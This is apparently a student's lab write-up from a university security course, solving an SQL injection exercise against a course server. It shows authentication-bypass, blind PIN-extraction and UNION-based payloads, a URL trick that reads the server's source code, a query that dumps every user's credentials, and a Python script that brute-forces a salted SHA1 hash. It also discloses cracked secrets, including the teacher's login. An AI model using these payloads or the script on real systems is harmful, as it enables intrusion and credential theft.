SQL INJECTION
David Herel

Intro

https://github.com/fel-communication-security/sql-injection

Okay so the key is to modify username and password because these are inputs to the SQL query.


It looks like

SELECT username FROM users WHERE username='$_POST[username]' AND password='$_POST[password]';

So now I basically want to modify this SQL query to get in. I know username, but I need to get in without knowing password

hereldav' AND 1=1 #

, where hereldav is my username, ‘ is jumping out of string, OR 1=1 does mean that password is always true, thus we bypass password verification



I am in for second phase


Phase 2

I tried to do this query to determine first number in pin.

hereldav' AND pin LIKE '0%' #


I tried it several times for each number and for number 3 I got successfully logged in.

Second position:
hereldav' AND pin LIKE '_0%' #
Third:
hereldav' AND pin LIKE '__0%' #
Fourth:
hereldav' AND pin LIKE '___0%' #
Now I tried it for the next positions and determined my pin.
3541



Phase 3
Lets go
So now we will get query like this:
hereldav5' UNION SELECT secret FROM users WHERE username='hereldav' #

we join 2 queries, where first one is empty and the second one returns the secret key




Violá!

UYQ3HCP7Q67OIONB

Then I made a qr code from that


Put it into google authenticator and got:
400796



This is my secure code:
fog-pencil-midnight-radio

Phase 4
Now from the warning, we can see that the app is exploitable. So we type into URL


kbe.felk.cvut.cz/index.php?open=index.php
and get source code



There we can see how xor_key functions work and how queries into database looks like.
But it does not give us a databse.
For that we modify url this way:
kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT salt, 1 FROM users
It works. We get the salt of all users. Now we want to get rest information. We can retrieve it one by one. Or use CONCAT as is stated in hint 3.

kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT CONCAT(username, '\n', password, '\n', salt, '\n', secret, '\n', pin), 1 FROM users

and we get the database:



Phase 5

This should be easy peasy lemon squeezy

Just generate all possible combination of string which consist of lowercase letters and numbers. It has len of 5. Then combine it with salt and hash it.

my password: b6a69d59dd2313f6d1237f9e34ef68e466a1cdbe

my salt: a0c58

Code is following:


```
import string
import itertools
import hashlib
```

```
if __name__ == "__main__":
    my_salt = 'a0c58'
    my_pass = 'b6a69d59dd2313f6d1237f9e34ef68e466a1cdbe'
    options = string.ascii_lowercase + string.digits
    combinations = [''.join(x) for x in itertools.product(options, repeat=5)]
    for x in combinations:
        to_be_hashed = x+my_salt
        hash_object = hashlib.sha1(bytes(to_be_hashed, encoding='utf-8'))
        hex_dig = hash_object.hexdigest()
        if (hex_dig == my_pass):
            print(x)
```

This found me my password:


```
D:\Skola\KBE\cv1>python script.py
b2968
```

b2968



I am in, again :)

Phase 6: Crack teacher's password hash
2d55131b6752f066ee2cc57ba8bf781b4376be85
I tried to google this password and salt but I did not find anything. I wonder how we should retrieve password without using brute force?
I got an idea that it was maybe decrypted and is available on internet.
I typed: decrypted hashes with salt
Got this page and entered information I know




And got a password:
fm9fytmf7qkckct
, where kckct is salt (I know it from database)
So login is: komartom
password: fm9fytmf7q

and I was sucessfully logged in.

